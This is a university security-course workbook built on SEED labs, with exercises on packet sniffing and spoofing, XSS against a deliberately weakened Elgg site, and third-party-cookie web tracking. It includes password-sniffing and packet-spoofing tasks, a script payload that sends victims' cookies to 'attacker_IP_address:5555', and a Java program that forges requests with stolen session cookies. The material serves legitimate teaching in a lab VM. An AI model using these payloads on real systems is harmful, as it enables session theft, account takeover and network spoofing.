Practical Workbook

CS-426
COMPUTER SYSTEMS SECURITY

Name	: ______________________________
Year	: ______________________________
Batch	: ______________________________
Roll No	: ______________________________

Department of Computer & Information Systems Engineering
NED University of Engineering & Technology

Practical Workbook

CS-426
COMPUTER SYSTEMS SECURITY

Prepared by:
Umar Iftikhar / Ibshar Ishrat

Revised in:
February 2020

Department of Computer & Information Systems Engineering
NED University of Engineering & Technology

INTRODUCTION

This workbook has been compiled to assist the conduct of practical classes for CS-426 Computer Systems Security. Practical work relevant to this course aims at providing students a chance to work on hands-on labs for security education , for which SEED Labs funded by NSF has been chosen. SEED labs are now used by thousands of educational institutes worldwide. These labs cover a wide range of topics in computer and information security, including software security, network security, web security, operating system security and mobile app security.

The Course Profile of CS-426 Computer Systems Security lays down the following Course Learning Outcome:

“Apply state-of-the-art techniques to overcome security vulnerabilities”

All lab sessions of this workbook have been designed to assist the achievement of the above CLO. A rubric to evaluate student performance has been provided at the end of the workbook.

Lab sessions 1 and 4 provide detailed explanation and experimentation of TCP/IP based attacks. Lab sessions 2 and 3 are related to web security. Lab sessions 5 and 7 are related to software security; namely labs related to the study and exploration of buffer overflow and race condition vulnerability. Lab session 6 is related to SQL Injection attack. Lab 8 is related to Domain Name Systems (DNS) security. Labs 9, 10 and 11 provide a comprehensive framework for exploring information security (encryption). Lab 12 and 13 explores Linux firewalling capabilities. All of the above mentioned labs will be conducted on Linux based virtual machine provided by SEED project.

CONTENTS

Lab Session No.	Title	Page No.	Teacher's Signature	Date
1	Explore Packet Sniffing and Spoofing	1		
2	Examine Cross-Site Scripting (XSS) Attack	9		
3	Explore Web tracking	17		
4	Examine Attacks on TCP/IP Protocols	27		
5	Explore Buffer Overflow Vulnerability	35		
6	Explore SQL injection attack	45		
7	Explore Race Condition Vulnerability	55		
8	Explore Local DNS Attack	63		
9	Carry out Crypto - Secret Key Encryption	73		
10	Carry out Crypto - One-Way Hash Function and MAC	79		
11	Carry out Crypto - Public-Key Cryptography and PKI	83		
12	Explore Linux Firewall	91		
13	Explore Web Proxy in Linux Firewall	97		
14	Complex Engineering Activity	107		

Lab Session 01

Explore Packet Sniffing and Spoofing

Lab Overview

Packet sniffing and spoofing are two important concepts in network security; they are two major threats in network communication. Being able to understand these two threats is essential for understanding security measures in net- working. There are many packet sniffing and spoofing tools, such as `Wireshark`, `Tcpdump`, `Netwox`, etc. Some of these tools are widely used by security experts, as well as by attackers. Being able to use these tools is important for students, but what is more important for students in a network security course is to understand how these tools work, i.e., how packet sniffing and spoofing are implemented in software.

The objective of this lab is for students to master the technologies underlying most of the sniffing and spoofing tools. Students will play with some simple sniffer and spoofing programs, read their source code, modify them, and eventually gain an in-depth understanding of the technical aspects of these programs. At the end of this lab, students should be able to write their own sniffing and spoofing programs.

Lab Tasks

Task 1: Writing Packet Sniffing Program

Sniffer programs can be easily written using the `pcap` library. With `pcap`, the task of sniffers becomes invoking a simple sequence of procedures in the `pcap` library. At the end of the sequence, packets will be put in buffer for further processing as soon as they are captured. All the details of packet capturing are handled by the `pcap` library. Tim Carstens has written a tutorial on how to use `pcap` library to write a sniffer program. The tutorial is available at `http://www.tcpdump.org/pcap.htm`.

Task 1.a: Understanding `sniffex`**.** Please download the `sniffex.c` program from the tutorial mentioned above, compile and run it. You should provide screendump evidence to show that your program runs successfully and produces expected results.

Problem 1: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial.

Problem 2: Why do you need the root privilege to run `sniffex`? Where does the program fail if executed without the root privilege?

Problem 3: Please turn on and turn off the promiscuous mode in the sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.

Task 1.b: Writing Filters. Please write filter expressions for your sniffer program to capture each of the followings. In your lab reports, you need to include screendumps to show the results of applying each of these filters.

- Capture the ICMP packets between two specific hosts.
- Capture the TCP packets that have a destination port range from to port 10 - 100.

Task 1.c: Sniffing Passwords. Please show how you can use `sniffex` to capture the password when somebody is using `telnet` on the network that you are monitoring. You may need to modify the `sniffex.c` a little bit if needed. You also need to start the `telnetd` server on your VM. If you are using our pre-built VM, the `telnetd` server is already installed; just type the following command to start it.

```
% sudo service openbsd-inetd start
```

Task 2: Spoofing

When a normal user sends out a packet, operating systems usually do not allow the user to set all the fields in the protocol headers (such as TCP, UDP, and IP headers). OSes will set most of the fields, while only allowing users to set a few fields, such as the destination IP address, the destination port number, etc. However, if users have the root privilege, they can set any arbitrary field in the packet headers. This is called packet spoofing, and it can be done through *raw sockets*.

Raw sockets give programmers the absolute control over the packet construction, allowing programmers to construct any arbitrary packet, including setting the header fields and the payload. Using raw sockets is quite straightforward; it involves four steps: (1) create a raw socket, (2) set socket option, (3) construct the packet, and (4) send out the packet through the raw socket. There are many online tutorials that can teach you how to use raw sockets in C programming. We have linked some tutorials to the lab's web page. Please read them, and learn how to write a packet spoofing program. We show a simple skeleton of such a program.

```
int sd;

struct sockaddr_in sin;

char buffer[1024]; // You can change the buffer size



/* Create a raw socket with IP protocol. The IPPROTO_RAW parameter

 * tells the sytem that the IP header is already included;
 * this prevents the OS from adding another IP header.  */
sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if(sd < 0) {

    perror("socket() error"); exit(-1);

}



/* This data structure is needed when sending the packets

 * using sockets. Normally, we need to fill out several
 * fields, but for raw sockets, we only need to fill out
 * this one field */
sin.sin_family = AF_INET;


// Here you can construct the IP packet using buffer[]
//    - construct the IP header ...
      - construct the TCP/UDP/ICMP header ...
//    - fill in the data part if needed ...
// Note: you should pay attention to the network/host byte order.


/* Send out the IP packet.
 * ip_len is the actual size of the packet. */
if(sendto(sd, buffer, ip_len, 0, (struct sockaddr *)&sin,
      sizeof(sin)) < 0) {
```

Task 2.a: Write a spoofing program. You can write your own packet program or download one. You need to provide evidences (e.g., Wireshark packet trace) to show us that your program successfully sends out spoofed IP packets.

Task 2.b: Spoof an ICMP Echo Request. Spoof an ICMP echo request packet on behalf of another machine (i.e., using another machine's IP address as its source IP address). This packet should be sent to a remote machine on the Internet (the machine must be alieve). You should turn on your Wireshark, so if your spoofing is successful, you can see the echo reply coming back from the remote machine.

Task 2.c: Spoof an Ethernet Frame. Spoof an Ethernet Frame. Set 01:02:03:04:05:06 as the source address. To tell the system that the packet you construct already includes the Ethernet header, you need to create the raw socket using the following parameters:

```
sd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_IP));
```

When constructing the packets, the beginning of the `buffer[]` array should now be the Ethernet header.

Questions: Please answer the following questions.

Question 1: Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Question 2: Using the raw socket programming, do you have to calculate the checksum for the IP header?

Question 3: Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Task 3: Sniff and then Spoof

In this task, you will combine the sniffing and spoofing techniques to implement the following sniff-and-then-spoof program. You need two VMs on the same LAN. From VM A, you `ping` an IP X. This will generate an ICMP echo request packet. If X is alive, the `ping` program will receive an echo reply, and print out the response. Your sniff-and- then-spoof program runs on VM B, which monitors the LAN through packet sniffing. Whenever it sees an ICMP echo request, regardless of what the target IP address is, your program should immediately send out an echo reply using the packet spoofing technique. Therefore, regardless of whether machine X is alive or not, the `ping` program will always receive a reply, indicating that X is alive. You need to write such a program, and include screendumps in your report to show that your program works. Please also attach the code (with adequate amount of comments) in your report.

Guidelines

Filling in Data in Raw Packets

When you send out a packet using raw sockets, you basically construct the packet inside a buffer, so when you need to send it out, you simply give the operating system the buffer and the size of the packet. Working directly on the buffer is not easy, so a common way is to typecast the buffer (or part of the buffer) into structures, such as IP header structure, so you can refer to the elements of the buffer using the fields of those structures. You can define the IP, ICMP, TCP, UDP and other header structures in your program. The following example show how you can construct an UDP packet:

```
struct ipheader
   { type
         field;
   .....
}

struct udpheader {
   type field;
   ......
}

// This buffer will be used to construct raw packet.
char buffer[1024];

// Typecasting the buffer to the IP header structure
struct ipheader *ip = (struct ipheader *) buffer;

// Typecasting the buffer to the UDP header structure
struct udpheader *udp = (struct udpheader *) (buffer
                             + sizeof(struct ipheader));

// Assign value to the IP and UDP header fields.
ip->field = ...;
```

Network/Host Byte Order and the Conversions

You need to pay attention to the network and host byte orders. If you use x86 CPU, your host byte order uses *Little Endian*, while the network byte order uses *Big Endian*. Whatever the data you put into the packet buffer has to use the network byte order; if you do not do that, your packet will not be correct. You actually do not need to worry about what kind of Endian your machine is using, and you actually should not worry about if you want your program to be portable.

What you need to do is to always remember to convert your data to the network byte order when you place the data into the buffer, and convert them to the host byte order when you copy the data from the buffer to a data structure on your computer. If the data is a single byte, you do not need to worry about the order, but if the data is a `short`, `int`, `long`, or a data type that consists of more than one byte, you need to call one of the following functions to convert the data:

```
htonl(): convert unsigned int from host to network byte order.
ntohl(): reverse of htonl().


htons(): convert unsigned short int from host to network byte order.
ntohs(): reverse of htons().
```

You may also need to use `inet addr()`, `inet network()`, `inet-ntoa()`, `inet aton()` to convert IP addresses from the dotted decimal form (a string) to a 32-bit integer of network/host byte order. You can get their manuals from the Internet.

VirtualBox Network Configuration for Task 3

The configuration mainly depends on the IP address you ping. Please make sure finish the configuration before the task. The details are attached as follows:

When you ping a non-existing IP in the same LAN, an ARP request will be sent first. If there is no reply, the ICMP requests will not be sent later. So in order to avoid that ARP request which will stop the ICMP packet, you need to change the ARP cache of the victim VM by adding another MAC to the IP address mapping entry. The command is as follows:

```
% sudo arp -s 192.168.56.1 AA:AA:AA:AA:AA:AA
```

IP `192.168.56.1` is the non-existing IP on the same LAN. `AA:AA:AA:AA:AA:AA` is a spoofed MAC address.

- When you ping a non-existing IP outside the LAN, the Network settings will make a difference.

  If you are using the new “NAT Network”, no further changes are needed. If your VMs are connected to two virtual networks (one through the “NAT” adapter, and the other through the “Host-only” adapter), there are two things you need to keep in mind to finish the task:

– If the victim user is trying to ping a non-existing IP outside the local network, the traffic will go to the NAT adapter. VirtualBox permanently disables the promiscuous mode for NAT by default.

Here we explain how to address these issues:

Redirect the traffic of the victim VM to the gateway of your “Host-only” network by changing the routing table in the victim VM. You can use the command `route` to configure the routing table. Here is an example:

```
% sudo route add -net 1.1.2.0 netmask 255.255.255.0 gw 192.168.56.1
```

The subnet `1.1.2.0/24` is where the non-existing IP sits. The traffic is redirected to `192.168.56.1`, which is on the same LAN of the victim but does not exist. Before sending out the ICMP request, again the victim VM will send an ARP request to find the gateway. Similarly, you should change the ARP cache as stated in the previous example.

Alternatively, you can setup your two VMs using “Bridged Network” in VirtualBox to do the task. “Bridged Network” in VirtualBox allows you to turn on the promiscuous mode. The following procedure on the VirtualBox achieves it:

```
Settings -> Network -> Adapter 1 tab -> "Attach to" section:
Select "Bridged Adapter"

In "Advanced" section -> "Promiscuous Mode":
Select "Allow All"
```

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.

Attach printout here

Lab Session 02

Examine Cross-Site Scripting (XSS) Attack

(Web Application: Elgg)

Lab Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named `Elgg` in our pre-built Ubuntu VM image. `Elgg` is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified `Elgg`, in a way that is similar to what Samy Kamkar did to `MySpace` in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list.

Lab Environment

You need to use our provided virtual machine image for this lab. The name of the VM image that supports this lab is called `SEEDUbuntu12.04.zip`, which is built in June 2014. If you happen to have an older version of our pre-built VM image, you need to download the most recent version, as the older version does not support this lab. Go to our SEED web page (`http://www.cis.syr.edu/~wedu/seed/`) to get the VM image.

Environment Configuration

In this lab, we need three things, which are already installed in the provided VM image: (1) the Firefox web browser, (2) the Apache web server, and (3) the `Elgg` web application. For the browser, we need to use the `LiveHTTPHeaders` extension for Firefox to inspect the HTTP requests and responses. The pre-built `Ubuntu` VM image provided to you has already installed the Firefox web browser with the required extensions.

Starting the Apache Server. The Apache web server is also included in the pre-built `Ubuntu` image. However, the web server is not started by default. You need to first start the web server using the following command:

```
% sudo service apache2 start
```

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Configuring DNS. We have configured the following URL needed for this lab. To access the URL, the Apache server needs to be started first:

URL	Description	Directory
`http://www.xsslabelgg.com`	Elgg	`/var/www/XSS/Elgg/`

The above URL is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using `/etc/hosts`. For example you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1          www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to `127.0.0.1`.

Configuring Apache Server. In the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `default` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration:

1. The directive `"NameVirtualHost *"` instructs the web server to use all IP addresses in the machine (some machines may have multiple IP addresses).

2. Each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL

`http://www.example1.com` with sources in directory `/var/www/Example_1/`, and to configure a web site with URL `http://www.example2.com` with sources in directory `/var/www/Example_2/`, we use the following blocks:

```
   <VirtualHost *>
       ServerName http://www.example1.com
     DocumentRoot /var/www/Example_1/
  </VirtualHost>


  <VirtualHost *>
     ServerName http://www.example2.com
     DocumentRoot /var/www/Example_2/
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the directory `/var/www/Example_1/`.

Other software. Some of the lab tasks require some basic familiarity with JavaScript. Wherever necessary, we provide a sample JavaScript program to help the students get started. To complete task 3, students may need a utility to watch incoming requests on a particular TCP port. We provide a C program that can be configured to listen on a particular port and display incoming messages. The C program can be downloaded from the web site for this lab.

Lab Tasks

Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag. See the following example:

```
    <script type="text/javascript"
            src="http://www.example.com/myscripts.js">
    </script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives. The TCP server program is available from the lab's web site.

```
<script>document.write('<img src=http://attacker_IP_address:5555?c='

                                + escape(document.cookie) + '   >');
```

Task 4: Session Hijacking using the Stolen Cookies

After stealing the victim's cookies, the attacker can do whatever the victim can do to the `Elgg` web server, including adding and deleting friends on behalf of the victim, deleting the victim's post, etc. Essentially, the attack has hijacked the victim's session. In this task, we will launch this session hijacking attack, and write a program to add a friend on behalf of the victim. The attack should be launched from another virtual machine.

To add a friend for the victim, we should first find out how a legitimate user adds a friend in `Elgg`. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's `LiveHTTPHeaders` extension can help us; it can display the contents of any HTTP request message sent from the browser. From the con- tents, we can identify all the parameters in the request. A screen shot of `LiveHTTPHeaders` is given in Figure5.1. The `LiveHTTPHeaders` is already installed in the pre-built `Ubuntu` VM image.

Once we have understood what the HTTP request for adding friends look like, we can write a Java program to send out the same HTTP request. The `Elgg` server cannot distinguish whether the request is sent out by the user's browser or by the attacker's Java program. As long as we set all the parameters correctly, and the session cookie is attached, the server will accept and process the project-posting HTTP request. To simplify your task, we provide you with a sample java program that does the following:

1. Open a connection to web server.
2. Set the necessary HTTP header information.
3. Send the request to web server.
4. Get the response from web server.

```
import java.io.*;
import java.net.*;


public class HTTPSimpleForge {

public static void main(String[] args) throws IOException {

try {

int responseCode; InputStream responseIn=null;

String requestDetails = "&__elgg_ts=<<correct_elgg_ts_value>>

&__elgg_token=<<correct_elgg_token_value>>";

// URL to be forged.

URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?

friend=<<friend_user_guid>>"+requestDetails);

// URLConnection instance is created to further parameterize a

// resource request past what the state members of URL instance

// can represent.

HttpURLConnection urlConn = (HttpURLConnection) url.openConnection(); if (urlConn instanceof
HttpURLConnection) { urlConn.setConnectTimeout(60000);

urlConn.setReadTimeout(90000);

}

// addRequestProperty method is used to add HTTP Header Information.

// Here we add User-Agent HTTP header to the forged HTTP packet.

// Add other necessary HTTP Headers yourself. Cookies should be stolen

// using the method in task3. urlConn.addRequestProperty("User-agent","Sun JDK 1.6");

//HTTP Post Data which includes the information to be sent to the server. String data =
"name=...&guid=..";

// DoOutput flag of URL Connection should be set to true

// to send HTTP POST message. urlConn.setDoOutput(true);

// OutputStreamWriter is used to write the HTTP POST data

// to the url connection.

OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream()); wr.write(data);

wr.flush();

// HttpURLConnection a subclass of URLConnection is returned by
// url.openConnection() since the url is an http request. if (urlConn instanceof
HttpURLConnection) {
                    HttpURLConnection httpConn = (HttpURLConnection) urlConn;

// Contacts the web server and gets the status code from
// HTTP Response message.
responseCode = httpConn.getResponseCode(); System.out.println("Response Code = " + responseCode);

// HTTP status code HTTP_OK means the response was
// received sucessfully.
if (responseCode == HttpURLConnection.HTTP_OK)
// Get the input stream from url connection object. responseIn = urlConn.getInputStream();
// Create an instance for BufferedReader
// to read the response line by line. BufferedReader buf_inp = new BufferedReader( new
InputStreamReader(responseIn));
String inputLine;
while((inputLine = buf_inp.readLine())!=null) { System.out.println(inputLine);
}}} catch (MalformedURLException e) { e.printStackTrace();}}}
```

If you have trouble understanding the above program, we suggest you to read the following:

- JDK 6 Documentation: http://java.sun.com/javase/6/docs/api/

  Java Protocol Handler: http://java.sun.com/developer/onlineTraining/protocolhandlers/

Note 1: Elgg uses two parameters_elgg ts and_elgg token as a countermeasure to defeat another related attack (Cross Site Request Forgery). Make sure that you set these parameters correctly for your attack to succeed.

Note 2: The attack should be launched from a different virtual machine; you should make the relevant changes to the attacker VM's /etc/hosts file, so your Elgg server's IP address points to the victim's machine's IP address, instead of the localhost (in our default setting).

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using LiveHTTPHeaders, Wireshark, and/or screenshots. You also need to provide explanation to the observations that are interesting or surprising.

```
http://www.xsslabelgg.com/action/friends/add?friend=40&__elgg_ts=1402467511

                             &__elgg_token=80923e114f5d6c5606b7efaa389213b3


GET /action/friends/add?friend=40&__elgg_ts=1402467511

                             &__elgg_token=80923e114f5d6c5606b7efaa389213b3

HTTP/1.1

Host: www.xsslabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0)
Gecko/20100101 Firefox/23.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer:
http://www.xsslabelgg.com/profile/elgguser2
Cookie: Elgg=7pgvml3vh04m9k99qj5r7ceho4

Connection: keep-alive


HTTP/1.1 302 Found

Date: Wed, 11 Jun 2014 06:19:28 GMT

Server: Apache/2.2.22 (Ubuntu)

X-Powered-By: PHP/5.3.10-
1ubuntu3.11 Expires: Thu, 19 Nov
1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-
check=0, pre-check=0

Pragma: no-cache

Location:
http://www.xsslabelgg.com/profile/elgguser2
Content-Length: 0

Keep-Alive: timeout=5,
max=100 Connection: Keep-
Alive

Content-Type: text/html
```

Figure 2.1: Screenshot of `LiveHTTPHeaders` Extension

Attach printouts here

Lab Session 03

Explore Web Tracking

Lab Overview

Behavioral targeting is a type of online advertising where ads are displayed based on the user's web-browsing behavior. The user leaves a trail of digital foot prints moving from one website to the other. Behavioral targeting anonymously monitors and tracks the sites visited by a user. When a user surfs internet, the pages they visit, the searches they make, location of the user browsing from, device used for browsing and many other inputs are used by the tracking sites to collect data. A user profile is created from the data and data-mined for an online behavioral pattern of the user. As result when users return to a specific site or a network of sites, the created user profiles are helpful in reaching the targeted audience to advertise. The targeted ads will fetch more user interest, the publisher (or seller) can charge a premium for these ads over random advertising or ads based on the context of a site.

Lab Environment

You need to use our provided virtual machine image for this lab. The name of the VM image that supports this lab is called SEEDUbuntu12.04.zip, which is built in June 2014. If you happen to have an older version of our pre-built VM image, you need to download the most recent version, as the older version does not support this lab. Go to our SEED web page (`http://www.cis.syr.edu/~wedu/seed/`) to get the VM image.

Environment Configuration

In this lab, we need three things, which are already installed in the provided VM image: (1) the Firefox web browser, (2) the Apache web server, and (3) the `Elgg` web application. For the browser, we need to use the `LiveHTTPHeaders` extension for Firefox to inspect the HTTP requests and responses. The pre-built `Ubuntu` VM image provided to you has already installed the Firefox web browser with the required extensions.

Starting the Apache Server. The Apache web server is also included in the pre-built `Ubuntu` image. However, the web server is not started by default. You need to first start the web server using the following command:

```
% sudo service apache2 start
```

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Configuring DNS. We have configured the following URL needed for this lab. To access the URL , the Apache server needs to be started first:

URL	Description	Directory
`http://www.wtlabelgg.com`	Elgg web site	/var/www/webtracking/elgg
`http://www.wtcamerastore.com`	CameraStore	/var/www/webtracking/CameraStore
`http://www.wtmobilestore.com`	MobileStore	/var/www/webtracking/MobileStore
`http://www.wtelectronicsstore.com`	ElectronicStore	/var/www/webtracking/ElectronicStore
`http://www.wtshoestore.com`	ShoeStore	/var/www/webtracking/ShoeStore
`http://www.wtlabadserver.com`	ReviveAdserver	/var/www/webtracking/adserver

The above URL is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using `/etc/hosts`. For example you can map `http://www.example. com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1          www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to `127.0.0.1`.

Configuring Apache Server. In the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `default` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration:

1. The directive `"NameVirtualHost *"` instructs the web server to use all IP addresses in the machine (some machines may have multiple IP addresses).

2. Each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL `http://www.example1.com` with sources in directory `/var/www/Example_1/`, and to configure a web site with URL `http://www.example2.com` with sources in directory `/var/www/Example_2/`, we

```
<VirtualHost *>

    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/

</VirtualHost>
```

use the following blocks:

```
    DocumentRoot /var/www/Example_2/

</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the directory `/var/www/Example_1/`.

Clear History and cookies

Please follow the instructions to `clear history` and `cookies` from the Firefox browser.

1. Open Firefox browser, select `History` from the top menu, and click on `Clear Recent History...` option from the menu. A window `Clear All History` pops up, as shown in Figure3.1

2. Select all the check boxes and Click on `Clear Now` button in the pop up window. Close the Firefox browser, re open and start browsing as shown in Figure5.2

Open a new private window in Firefox

Please follow the instructions to open a new private window in Firefox and start a private browsing session.

1. On the left desktop menu, `Right Click` on the Firefox icon, Select `Open a New Private Window` option as shown in Figure5.3

2. New Private browsing Firefox window opens up, start browsing in that private browser.

Lab Tasks

Task 1: Understand the basic working of the web tracking

Nowadays the online web user tracking helps in displaying ads to the targeted audience. When a user visits a website, there are certain ads, of which some of them are targeted advertisements. Say a user visits a certain product in an E-commerce website, he visits the product multiple times, checks the reviews and reads more about the product. Sometime later when the user visits another website, to his surprise he finds the previously visited product is displayed as an advertisement.

The objective of this task is to understand the basic working of the web tracking. In this task you need to open the E-commerce websites, view details of one or more products. Once you login to the `Elgg` website you should see the most visited product displayed as an advertisement.

1. Open `Elgg` website without visiting any website and describe your observation in the lab report.
2. Open Firefox and open the `CameraStore`, `MobileStore`, `ElectronicStore` and `ShoeStore` web- sites.
3. Click on view details for any products in the websites.
4. Refresh the `Elgg` website in Firefox and describe your observation.
5. Close the browser, reopen it and browse the `Elgg` website. Describe your observation.

Note: If you want to repeat the observations for step 1, clear the `Browsing History` and `Cookies` from the Firefox browser. Please follow the instructions to clear `history` and `cookies` given above

Task 2: Importance of cookie in Web tracking

`Cookies` are created when a user's browser loads a particular website. The website sends information to the browser which then creates a text file. Every time the user goes back to the same website, the browser retrieves and sends this file to the website's web server. Computer `Cookies` are created not just by the website that the user is browsing but also by other websites that run ads, widgets, or other elements on the web page which are being loaded. These `cookies` regulate the ad display and functioning of other elements on the web page.

The objective of this task is to understand the importance of `cookie` in web tracking. In this task you need to identify the tracking `cookie` using the `LiveHTTPHeaders` in Firefox. Please follow the steps below and give your observation.

1. Open any one of the E Commerce websites `CameraStore`, `MobileStore`, `ElectronicStore` and `ShoeStore`.
2. Click on view details for any product in websites and capture `LiveHTTPHeader` traffic.
3. In `LiveHTTPHeaders`, identify the HTTP request, which set the `third party cookies`, and take the screenshot.
4. Right click on the productDetail page and select `View Page Source`. Find out how the request for tracking `cookie` is sent from the webpage, please take a screenshot and describe your observation.

Third party `cookies` are `cookies` that are set by web site with a domain name other than the one the user is currently visiting. For example, user visits website abc.com, say the web page abc.com has an image to fetch from xyz.com. That image request can set `cookie` on domain xyz.com, and the `cookie` set on xyz.com domain is known as a `third-party cookie`. Some advertisers use these types of `cookies` to track your visits to the various websites on which they advertise.
The objective of this task is to understand how `third party cookies` are used in web tracking. In this task you need to identify the third party `cookie` using `Firebug` (Firefox browser extension, which is present in right corner of the browser.) and record your observations. Please strictly follow the steps below and give your observation.

1. Open any one of the E Commerce websites `CameraStore`, `MobileStore`,

ElectronicStore, ShoeStore
and view details for any product.

2. Open the ad server web page http://www.wtlabadserver.com.

3. Open Firefox extension Firebug. Observe the Firebug in ad server web page and product web page. Switch between the products webpage and ad server webpage. Describe your observation. (Please do NOT reload the products webpage).

Identify the third party cookie used for tracking in Firebug extension. Describe your observations in the report and explain why is it called a third party cookie? Give reasons and screenshots to support your observation. A high-level architecture guideline is given in Figure 3.4.
Note: If you wish to redo the task from beginning, please delete history and cookies from your Firefox browser. Please follow the instructions to clear history and cookies in section 2.2

Task 3: Tracked user interests and data

The ad servers update their database from users browsing history. They keep track of the web pages visited, articles read, videos watched and any other footprints which user can provide. The objective of this task is to figure out the user interests and view the logged user impressions. In this task you need to understand that all the products viewed by you will be logged in the ad server database. Please follow the steps below and give your observation.

1. Open the E-Commerce websites CameraStore, MobileStore, ElectronicStore and ShoeStore.
2. Click on view details for any product in the website.

Open www.wtlabadserver.com/preferences.php in a new tab and observe the webpage.

Explain how the user impressions are logged in ad server database, and how is it mapped to a user. Give evidences to support your observation.

Task 4: How ads are displayed in website

The ad servers use the user profile (browsing history, recent product visits) to display the advertisements and now that the cookie is set to track the user, the ad servers display the targeted advertisements.
In this task you need to observe how the ad is rendered and displayed in the website. Please follow the steps below and give your observation.

1. Open the Elgg website in Firefox browser.

2. Capture and observe the LiveHTTPHeader traffic of the Elgg website, identify the HTTP requests which are from a different domain (third party).

Explain in detail how the Elgg website displays the targeted ads of the user. Provide evidences to support your explanation. (Hint: Use the table displayed in Task3 and LiveHTTPHeader traffic in Task2).

